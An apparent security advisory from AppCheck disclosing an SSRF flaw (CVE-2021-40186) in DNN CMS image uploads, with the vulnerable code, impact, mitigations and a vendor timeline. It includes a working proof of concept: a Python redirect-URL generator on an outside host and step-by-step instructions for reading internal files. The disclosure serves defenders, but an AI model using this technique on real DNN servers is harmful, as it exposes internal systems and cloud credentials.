DNN CMS Server-Side Request Forgery (CVE-2021-40186)

Research / Security Alerts / Posted May 26, 2022

The AppCheck research team identified a Server-Side Request Forgery (SSRF) vulnerability within the DNN CMS platform, formerly known as DotNetNuke. SSRF vulnerabilities allow the attacker to exploit the target system to make network requests on their behalf, allowing a range of possible attacks. In the most common scenario, the attacker exploits SSRF vulnerabilities to attack systems behind the firewall and access sensitive information from Cloud Provider metadata services.

Background

The DNN CMS platform up to and including the latest version **9.10.2** is vulnerable to a Server-Side Request Forgery (SSRF) vulnerability. In an SSRF attack, a vulnerability is exploited to cause the target system to connect to another system and return the response to the attacker. Typically, SSRF vulnerabilities allow the attacker to proxy HTTP requests through the vulnerable system to internal systems that would normally be inaccessible from the internet.

The impact of SSRF will vary depending on the location and configuration of the target environment. Commonly the following attacks are possible:

- Access internal restricted systems such as internal admin interfaces, intranet servers and other HTTP interfaces that would normally only be accessible from behind the firewall. Even in relatively small hosting environments, its common to find poorly secured, administrative or development interfaces once behind the firewall.
- Access cloud metadata services that are only accessible from cloud hosted systems. A popular target in SSRF is the AWS metadata service. If this service can be accessed, it can disclose sensitive information such as AWS keys and other configuration data.
- Depending on the client used by the server to establish the connection, it may also be possible to emulate other protocols by exploiting URI schemes and legacy protocol such as Gopher that can be repurposed to emulate other protocols.

Technical Analysis

Image upload components used across DNN were found to be vulnerable to this issue, one common place to find an affected component is the profile edit page accessible to all registered users.

DNN users have 2 options to update their profile picture; uploading an image or providing a URL to an image which is then downloaded and stored by the system.

Both actions are handled by the FileUploadController; "*\DNN Platform\DotNetNuke.Web\InternalServices\FileUploadController.cs*" and in both cases the uploaded filename is validated to ensure it has a permitted extension.

This process was examined for vulnerabilities, our initial focus was around the file extension validation. This was found to be secure since the file name is validated using a signature that incorporates the local MachineKey, the value of which shouldn't be known to the attacker . The situation would change significantly however if the attacker is, able to access the MachineKey via another vulnerability such as Local File Inclusion or Path Traversal.

As well as uploading files, the affected component also includes the ability to provide a URL and allow the server to download and store the image on the users behalf. This process is flawed since it allows **any** URL to be accessed and the response saved within an local file, regardless of whether the content is an image or not. Our only constraint is that the ***initial*** URL must appear to be referencing an image based on its file extension. A vulnerability occurs due to the fact the HTTP Request component (HttpWebRequest) used to download the image will follow HTTP redirects and does not validate the final URL, the affected code is listed below:

```
public HttpResponseMessage UploadFromUrl(UploadByUrlDto dto)
        {
            FileUploadDto result;
            WebResponse response = null;
            Stream responseStream = null;
            var mediaTypeFormatter = new JsonMediaTypeFormatter();
            mediaTypeFormatter.SupportedMediaTypes.Add(new MediaTypeHeaderValue("text/plain"));
            if (this.VerifySafeUrl(dto.Url) == false)   URL IS VALIDATED PROPERLY
            {
                return this.Request.CreateResponse(HttpStatusCode.BadRequest);
            }
            try
            {
                var request = (HttpWebRequest)WebRequest.Create(dto.Url); //  WILL REDIRECT TO ANY URL
                request.Credentials = CredentialCache.DefaultCredentials;
                response = request.GetResponse();
                responseStream = response.GetResponseStream();
```


To exploit this behavior, the attacker would create a remote endpoint that will accept a URL to an image file but then redirect to any URL of the attackers choosing.

To allow detection and safe exploitation of this flaw, AppCheck uses a special endpoint on our Out-of-Band monitoring system Sentinel to redirect inbound requests to another URL encoded within the request.

To use this endpoint, the final URL is first base64 encoded, for example, the URL https://appcheck-ng.com/ encodes as "aHR0cHM6Ly9hcHBjaGVjay1uZy5jb20v". This value is then embedded within the Sentinel URL as a parameter to the "redir_to_path" API.

For example, the following URL appears to be loading an image named "avatar.png", but will instead redirect to https://appcheck-ng.com/

https://ptst.io/redir_to_path/aHR0cHM6Ly9hcHBjaGVjay1uZy5jb20v/avatar.png



The Python code below can be used to generate URLS for use with this endpoint:


```
import base64
def generate_redirect_url(url, suffix="/avatar.png"):
    """
    Uses a special endpoint that redirects to the url embedded within the path.
    """
    return "https://sentineldnnpoc.ptst.io/redir_to_path/" + base64.urlsafe_b64encode(bytes(url,encoding='utf8')).decode("utf8") + suffix

print(generate_redirect_url("http://target_server:3000/"))
```

This URL can then be used within the "From URL" option when updating the user's avatar image. The vulnerable DNN system will follow the redirect and download the response from the target server to the avatar.png file.

Recreating the Vulnerability

In this example, the DNN server is at http://targetdnn.appchecklabs:8099/ and our target system is on the internal network at http://192.168.0.87:3000/secret.txt

1. Login as a standard user and access the profile image upload page


Upload Files

Upload File | From URL | Upload To: My Folder


Enter Resource URL like https://SomeWebSite.com/Images/About.png | Upload

2. Create an image URL that redirects to our target system and submit it via the upload form.

The following URL was generated using Python3 and the previously listed function

```
https://sentineldnnpoc.ptst.io/redir_to_path/aHR0cDovLzE5Mi4xNjguMC44NzozMDAwL3NlY3JldC50eHQ=/avatar3.png
```

Note, before submitting the URL, open the development tools (Chrome F12) in the browser and select the *Network* tab. Submit the URL and identify the "UploadFromUrl" request, then select "Response" to view the response from the server.




Copy the response out so that you can extract the "path" property.

3. Access the "Path" URL to review the response from the target

Using Chrome, prefix the URL with *view-source:* and add the "Path" value from the DNN server response. In this example, the server is at http://targetdnn.appchecklabs:8099/ so the URL is:

view-source:http://targetdnn.appchecklabs:8099/Portals/0/Users/005/05/5/avatar3.png

The screenshot below shows the response from the SSRF attack:


view-source:targetdnn.appcheckl
Not secure | view-source:targetdnn.appchecklabs:8099/Portals/0/Users/005/05/5/avatar3.png
Line wrap

```
This is a secret file on the internal network.

Used to demonstrate the DNN SSRF vulnerability in image uploader.
```


Note: If the file already exists then you need to select to overwrite it. To avoid this issue, rename the .png file on the end of the URL to something different each time.

Impact

SSRF vulnerabilities are typically considered high impact. What the attacker can achieve depends on the target environment. For Cloud hosted systems the attacker may first aim to access metadata service endpoints to disclose sensitive information such as AWS keys. In on premise configurations the attacker would look at access internal systems behind the firewall that are typically insecure compared to externally accessible systems. There are many examples including Container Admin interfaces, Database admin interfaces and other web services that are normally inaccessible.

Detection

If you are currently using AppCheck this flaw is detected automatically via our Server Side Request Forgery detection module (enabled in all standard scan profiles). The flaw is detected via the Dynamic Application Security Testing (DAST) engine via a first principals approach, as well as being flagged by the CMS auditing module as specifically a DNN vulnerability.


DotNetNuke Server-Side Request Forgery (SSRF)

Share this vulnerability

Priority: high | Impact: high | Probability: medium

Application	Target	First Detected	Last Detected
192.168.0.70:8099	/	26th May 2022 - 11:27	26th May 2022 - 11:27

URL: http://192.168.0.70:8099/

Description | Details | Workflow | Linked Scans

Details

Simple Port Scan (Common HTTP ports)

HTTP Port: 80

Non HTTP Port: 443

AppCheck Finding & Safe Exploitation

Solution

Currently no official fix has been provided by the vendor.

AppCheck operates a responsible disclosure policy that allows 90 days following the report of a vulnerability before any technical details are published. We frequently work with vendors/developers to extend this deadline if a fix is being worked on or there are other mitigating circumstances. In this case around 10 months have passed and therefore the decision was taken to publish our findings so users can mitigate against the issue in lieu of an official fix.

Mitigation / Workaround

If possible disabling image uploads for all users other than trusted to prevent the vulnerability being exploited. If this isn't possible, a defense in depth approach could help mitigate the impact of exploitation.

Limit the "HTTP" services that can be accessed from the DNN server via the firewall, this includes any local HTTP services such as local management interfaces and any locally accessible hosts.

If hosting in the Cloud, ensure that cloud metadata services cannot be accessed from the affected DNN host. This can prevent a particularly powerful attack whereby the attacker is able to extract sensitive authentication tokens and other configuration information.

Timeline

25th August 2021	Retested version 9.10.1 and found vulnerability was not fixed. Reported to DNN.
25th August 2021	DNN response "There is not a fix currently in place for the SSRF issue, the initial review of the issue and it's impact is limited"
21st October 2021	AppCheck contacted DNN to re-emphasise the impact of this finding with examples of full AWS environment compromises by exploiting it.
1st November 2021	DNN asked for further information
2nd November 2021	DNN Response: "Ok, this changes the internal classification of this, and I'm going to get this expedited for review"
14th November 2021	AppCheck requested an update (response: hopeful for end of the year)
18th January 2022	AppCheck requested an update (no updated available, aimed to fix in 9.11.0).

Get started with Appcheck

No software to download or install.
Contact us or call us 0113 887 8380

Start your free trial

POPULAR

[DNS Security]
[The New OpenSSL Critical Vulnerability - Early Information and Detections]
[File Upload Vulnerabilities]

RECENT ARTICLES

[DNS Security]
[The New OpenSSL Critical Vulnerability - Early Information and Detections]
[File Upload Vulnerabilities]

RELATED

[File Upload Vulnerabilities]
[What is Open-Source Intelligence (OSINT)?]
[World's Strangest Hacks]

QMS ISO 27001 : 2013 REGISTERED
Cert No. 294982019

Services

Web Application Scanner
Dynamic Application Security Testing (DAST)
Single Page Application (SPA) Security Scanning
Web API Security Scanning
Automated Penetration Testing
External Vulnerability Scanner

Company

About Us
AppCheck Privacy Policy
Cookie Policy
Compliance Information
Existing Customer?

Resources

Brochure
OWASP Top 10
Sample Report
Free Trial
Book a Demo

Keep in touch

email

☐ I agree to receive information and commercial offers about AppCheck Ltd.